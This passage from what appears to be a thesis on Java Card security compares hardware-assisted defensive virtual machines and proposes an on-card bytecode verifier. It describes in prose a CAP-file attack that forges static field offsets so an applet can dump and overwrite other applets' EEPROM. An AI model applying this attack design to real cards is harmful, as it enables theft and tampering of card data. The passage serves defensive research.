In [LBL+12] two general designs for defensive JCVMs are presented. New hardware protection units were used to accelerate the two different JCVM designs during run-time. Each of these defensive JCVMs take the following two security policies during into account, and thus, prevent a type confusion during run-time between integral data types (boolean, byte, and short) and references:

- Bytecodes accessing the operand stack or local variables must be of the correct type, either an integral data type or reference.
- Bytecodes operating on the operand stack or local variables must be within their frames' bounds.

[LBL+12, Section 3.1]

Fig. 2.17 depicts an overview of the two defensive JCVM designs. On the lower left side the JCVM with a countermeasure based on storing types is shown. On the lower right side the JCVM separates the integral types from the references in both, the operand stack and the local variables, is shown.




Fig. 2.17: Two different JCVM designs to fulfil the run-time security policy [LBL+12, Fig. 3].

Type Storing JCVM

The type storing version takes advantage of a type protection unit and a bound protection unit, both implemented in hardware. The type protection uses the additionally stored data

to check if the current instruction executed in parallel implies the same type. The bounds protection unit checks overflows and underflows of the operand stack as well as incorrect accessed local variable indices.

Type Separating JCVM

The type separating edition needs just a bounds protection unit because each type has its own operand stack and local variable area. Thus, in case of a type confusion between an integral type and a reference, an overflow or underflow occurs on the involved type's operand stack or index to the local variables. Although the JCVM is strongly typed some bytecodes exist which does not expect a special type. For instance *pop*, *dup*, and *swap*. Therefore, additional bytecodes considering the type were invented.

Beside the protection units some additional CPU instructions have been implemented to support and speed up the distinctive usages of the types in hardware. The hardware usage is estimated and presented in Tab. 2.4. The computational overhead is compared to a standard JCVM and pure software implementations of the defensive prototypes, see Tab. 2.5. To sum up, both hardware implementations are quite impressive with just an overall computational overhead between 6 % and 8 %. But when it comes to the memory usage, the type separation outdoes the type storing design. In contrast to the type storing design, type separation does not need any additional type bits for each data word in the RAM. [LBL+12, Section 4 and 5]

Additional Hardware	Type Storing	Type Separating
CPU (8051) Instructions	9 (3.5 %)	8 (3.1 %)
8 bit Special Function Registers (SFRs)	11 (52.4 %)	15 (71.4 %)
Bound Protection Unit	yes	yes
Type Protection Unit	yes	no
Extend RAM Word with Type	yes	no

Tab. 2.4: Hardware modifications needed for the hardware accelerated run-time security checks within the prototypes [LBL+12, Table 2].

Bytecode Groups	Type Storing		Type Separating	
	Hardware	Software	Hardware	Software
Arithmetic / Logic	7 %	123 %	7 %	47 %
Local Variable Access	5 %	152 %	9 %	52 %
Operand Stack Manipulation	5 %	119 %	3 %	54 %
Control Transfer	8 %	77 %	9 %	23 %
Array Creation / Manipulation	6 %	111 %	9 %	59 %
Average	6 %	115 %	8 %	42 %

Tab. 2.5: Computational overhead of the two prototypes each implemented in a hardware version and a software one, normalised to the standard JCVM [LBL+12, Table 1].

Chapter 3

Design a Countermeasure Based on Static Checks

Hereafter the most promising countermeasures are brought together to present a fairly secure Java Card in a user centric ownership model. First of all a list of the most likely attacks is given as well as a new attack via CAP file manipulation is announced to bring up the scope of the work. Next, countermeasures are chosen, especially the need of an on-card CAP file format checker is explained, and finally an expedient design of a Java Card is accomplished.

3.1 Moments of Vulnerability

As already mentioned in Section 2.4.3 a protection profile for the Java Card system in an open configuration exists and the following security threats were identified:

- Confidentiality where data must be protected against unauthorized disclosure.
- Integrity, means to ensure that the bytecode is used in its intend purpose and scope further on be protected against unauthorized modification.
- Unauthorized execution: It must be impossible to invoke a method from outside its scope, nor just parts of a method, or even execute data as code.
- Identity usurpation: Each applet must have its unique identifier.
- Card management: Applet installation and deletion do perform as expected.
- Denial of service: In case of failure, the resources must be released.

[Mic10, Section 6.3.1]

The on-card bytecode verifier is out of scope of this protection profile because smart cards have very limited amount of memory and CPU resources. So, the mandatory verification process is treated as off-card component, which should cover the first half of the identified security threads. This means that the protection profile is not aware of CAP file manipulations between verification and installation time. [Mic10, Section 2.3.1 and 4.4]

Generally, the protection profiles are a very good starting point for designing an almost secure Java Card, because it reveals the vulnerable moments in a cards lifetime, see Fig. 3.1.




Fig. 3.1: Possible attack scenarios to achieve malfunctioning execution.

To manipulate or even exchange the applet during the transfer of the data from the server to the user's PC a man in the middle attack is conceivable. The next possibilities are to take over the user's PC modifying the CAP file, alter the APDUs, or cause any of the participating tools to malfunction for example the off-card BCV. The last chance to substitute the forwarded data, before physical attacks on the card are inevitable, is to disturb the connection between the terminal and the card. Manipulating the stored data on the card or changing the execution flow is also a possible attack vector.

To understand the gravity of the situation a lot of related work has been presented in Chapter 2 and a new but very simple and efficient way of dumping and manipulating the memory of a card is shown in the next section. This attack will also be used to show the efficiency of the countermeasure designed in Section 3.3.

3.2 Another State of the Art Attack

A state of the art attack is mentioned below. The scope of a countermeasure expressed and different solutions are contrived and discussed.

3.2.1 Corrupt the Static Field Offset in the Converted Applet File

The basic idea of the attack is to manipulate a CAP file to access data from a restricted area. In the user centric ownership model a Java Card in an open configuration is a sine

qua non. Thus, every applets source code and data is stored in the EEPROM and is suspect of change.

Many of the current Java Cards still rely on an off-card BCV. So, at least this and the second important security feature of the Java Card environment the applet firewall, see Section 2.3.3 and Section 2.3.1.3 respectively, must be circumvented. The off-card BCV can be seen as useless, if the attacker is fully in control of the user's PC. The remaining applet firewall is the only protection to be encountered. Due to the fact that static members are not protected by the firewall, bytecodes for accessing static variables, as well as calling static methods can be misused to read and write or jumping to functions in foreign memory regions.

This attack is used to dump as much of the EEPROM as possible. Later on, the dumped values can be analysed and a precise attack on a foreign applet by writing back arbitrary values to the code or data region should be performable. The main interest is therefore on the *getstatic* and *putstatic* instructions. As described in [Ora11c, Section 7.5.23] the parameters of the *getstatic* respectively the *putstatic* instructions represent an index into the constant pool of the current package. This indexed item must be in turn a reference to the static field [Ora11c, Section 6.8.3]. If such an offset to the static field is forged in the constant pool component of the CAP file, an unchecked access to a normally unreachable part of the memory is possible. Since the offset to the static field is a positive number, a manipulated applet can just access EEPROM areas after its own static field, see Fig. 3.2.




Fig. 3.2: Simple attack to read and write to arbitrary EEPROM locations after the static field by manipulating the CAP file of the malicious applet.

The memory layout is not defined in the Java Card specification and varies between and within manufacturers of Java Cards. The presented layout in LST. 3.2 is a fictive one and is chosen to the components' tags in ascending order.

With this knowledge it is possible to design a more convenient attack. The idea is to split up the attack into two applets. One is needed to find the constant pool of the second manually and to alter the offsets of it arbitrary later on. The other one is used to read out

or write the content at will. Keeping in mind that the applets must be placed after each other in the EEPROM the installation of the applets must happen in the right order. On empty Java Cards it is likely that the memory is filled up sequentially, depending on the implementation either increasing or decreasing order. So the applet with the manipulated CAP file must be installed at first or at last. The simple applet, which no better than returns or sets the value, has thus to be installed vice versa.

As a matter of fact, nobody knows which memory layout is present at a Java Card in advance. Another disagreeability is that switching of applets consumes a lot of time and makes memory dumping inexpedient. To encounter these two problems a *ShareableInterface* is used to get and set the content of the forged static variable of the second applet or duplicated third applet. One applet installed before the first part and the other afterwards.

To sum up, the attack is split up in three main parts. The first is a library including a shared interface for setting and getting the content of a variable. The second part is the main applet handling all queries from an attacker and is installed in between the duplicated applets of the third part. The second part's references in the constant pool of some static variables are manipulated to point to a reachable constant pool in third part, each an applet including just a static variable and implementing the shared interface. One of the third part's packages is installed right after the library and the other after the package of the second part. The applet responsible for the communication has a function which sends back the content of the manipulated variables to verify that they really point to one of the two constant pools of the last part and further another function to change the offset in the constant pool. So, it should be possible to make a memory dump of the EEPROM area after the static field of the reachable applet in the third part by simply sending APDUs to the first applet. The resulting memory layout and the accessible EEPROM parts in case of an upward oriented memory assignment during installation are illustrated in Fig. 3.3.

3.3 Static Checks to Raise the Security of a Java Card

To be in control of the most scenarios an on-card BCV including consistency checks of the CAP file is necessary. Sun has been fully cognisant of this fact and considered the BCV as an on-card component in the defensive configuration and, therefore, as a part of the Target of Evaluation (TOE) in the previous version of the Java Card protection profile [Mic06].

To prove that the integrity is ensured by a BCV, the CAP files of the previous designed attack (Section 3.2.1) were controlled by the off-card BCV. Because of the bounce checks within the off-card verifier, the CAP file will not pass and fail with the following message stated in LST. 3.1:

Nearly every described countermeasure (Section 2.4.3) relies on the user to solely install applets with a correct CAP file format or uses the custom component to add additional security information. But, in this attack scenario, where the attacker can exchange or permit loading parts of a CAP file, these security mechanisms are quite useless. The only countermeasure that may detects a type confusion are the type and bounds checks by the type storing JCVM of Michael Lackner summarised in Section 2.4.3.4. This circumstance makes it clear, a sort of on-card BCV is needed in future to pave the way for the user centric ownership model.




Fig. 3.3: Memory layout of a simple attack to read and write to arbitrary EEPROM locations by manipulating the CAP file of the main applet. Note that it strongly depends on the Java Card's implementation which *attackPart2* is accessible.

```
c:\JCDK3.0.4_ClassicEdition\bin>verifycap.bat C:\JCDK3.0.4_ClassicEdition\
        api_export_files\java\lang\javacard\lang.exp C:\JCDK3.0.4_ClassicEdition\
        api_export_files\javacard\framework\javacard\framework.exp K:\CoCoon\
        Workspaces\bytecode_analysis\attackPart0.exp K:\CoCoon\Workspaces\
        bytecode_analysis\attackPart1.exp K:\CoCoon\Workspaces\bytecode_analysis\
        attackPart1.cap
[ INFO: ] Verifier [v3.0.4]
[ INFO: ]     Copyright (c) 2011, Oracle and/or its affiliates. All rights
        reserved.
[ INFO: ] Verifying CAP file K:\CoCoon\Workspaces\bytecode_analysis\attackPart1.
        cap
Error: Constant pool entry number 1:
Invalid static field reference 648
Verification completed with 0 warnings and 1 error.
```

LST. 3.1: Verifying the ill-formed CAP file.

3.3.1 A Rudimentary on-card Bytecode Verifier

Instead from starting from scratch and building a whole defensive JCVM the offensive Java Card reference implementation is used and a rudimentary on-card BCV is built in. The on-card verification is closely related to the installation process because merely accurate CAP files are allowed to be stored permanently. All others should be rejected and the previous state of the Java Card must be restored. Fig. 3.4 illustrates all parts associated with the installation process of a CAP file on the offensive reference implementation.




Fig. 3.4: Installing a package to the Java Card reference implementation.

The CAP file format is heavily optimised. By implication the components just include enough information to execute and link them. All necessary data to do some verification is stored in the descriptor component. To save storage this component is usually omitted in the loading process of offensive virtual machines as it is in the reference implementation. So the off-card loader converts the CAP file to a minimal set of APDUs which are sent via the terminal to the card. This procedure is done on the user's PC pointed out in Fig. 3.4. Fig. 3.5 reflects the task of the off-card loader and also states the minimal set of

components installed on a Java Card by excluding generating the APDUs for the data of all additional components. A CAP file to be downloaded must be uncompressed at first. Then, the *Begin CAP* APDU is generated to indicate that a CAP file will be loaded to the Java Card. Afterwards, all components within the CAP file besides the descriptor component are processed in the expected download order. To signal that a new component is going to be transferred the *Component Begin* APDU is computed and followed by the *Component Data* APDUs if the component belongs to the minimal set. To close up a component the *Component End* is written out. When no other component is left, the off-card loader finishes with the generation of a *CAP End*.

The installer applet initializes the package manager, the main part of the card manager. In case of installing a new package the installer configures the package manager and parses the incoming data. The data of the APDUs represents the different components in a defined download order from A to J displayed in Fig. 3.6. According to the download order the installer thus hands over the processing of the components to subclasses named after them. Therefore, the installer is merely capable of handling the minimal set of components, see also Fig. 3.6. Each received component is stored and linked immediately by its class except the constant pool which is only stored temporarily due to optimisations. During the linking of the reference location component all references from instructions in the method component to other components via the static field are resolved to direct ones. To store and read from the EEPROM, native methods are used.

Now, to enable bytecode checking the descriptor component must be loaded to the Java Card, too. So, the first task is to update the off-card loader. This tool is called *scriptgen* at the reference implementations work flow. As already shown in Fig. 3.5 *skriptgen* takes all components within the compressed CAP file but explicitly skips generating the data of the descriptor component. By removing the query to bypass the descriptor component and inserting the component's tag to the cases where the components' data is converted the adaptations should be finished. The resulting process of generating the APDUs for the minimal set of components to support verification is presented in Fig. 3.7.

In this case of a rudimentary BCV the following checks should be performed to encounter at least the designed attack in Section 3.2.1, the EMAN1 of Section 2.4.1.4, and the EMAN2 of Section 2.4.1.5.

- local variables indices accessed by bytecodes are within the defined bounds
- indices to constant pool entries are not out of range
- bytecodes are accessing constant pool entries of the right type
- static field offsets in the constant pool do not exceed the static field image

The new checking mechanism is a part of the installation process and, thus, designed to be included into the installer, note figure Fig. 3.8. Of course, the installer is supplemented by a new subclass responsible for the new descriptor component. To have all data in the EEPROM available for checker, all affected components must be at least temporarily and unchanged stored as long as they are needed to prove the correctness of the CAP file. The most important component for checking the descriptor component will be loaded at last. So, the checking mechanism can be started immediately after the last byte of descriptor component is transmitted. Then the checker accesses the components directly within their




Fig. 3.5: Converting a CAP file into APDUs by the off-card loader.




Fig. 3.6: Installing order of the components within a package at the Java Card reference implementation.

temporary storage. If an error occurs, the checker notifies the installer which will go into an error state in case. Later on, when no failure has been found the components are linked as usual.

An overview about the checking process and its required components to fulfil the above mentioned constraints on the CAP file is given in Fig. 3.9. As Fig. 3.9 implies, the minimal set of the untouched components in the EEPROM consists of

- the descriptor component,
- the method component,
- the constant pool component, and
- the static field component.

The checker itself grabs the method descriptions of each class from the descriptor component and extracts information like the start and end address within the method component stored methods. Walks through all opcodes and parameters of the functions bytecodes and checks them against the maximum number of local variables stored in the method info located at the start address of each function, the constant pool entries within the constant pool or, subsequently to the offset to the static field component.

The core function of the checking mechanism is presented in Fig. 3.10 in more detail. The colours of the components in Fig. 3.9 match the colours of Fig. 3.10 which indicates that the checking mechanism accesses or uses data gathered from the components EEPROM area.

3.3.2 Combining Countermeasures

Knowing, that just a rudimentary BCV is not enough to prevent all kinds of attacks, especially when taking combined attacks (Section 2.4.2) into account, this section highlights a mix of countermeasures.




Fig. 3.7: Converting a CAP file into APDUs including the descriptor component by the extended *scriptgen* tool.

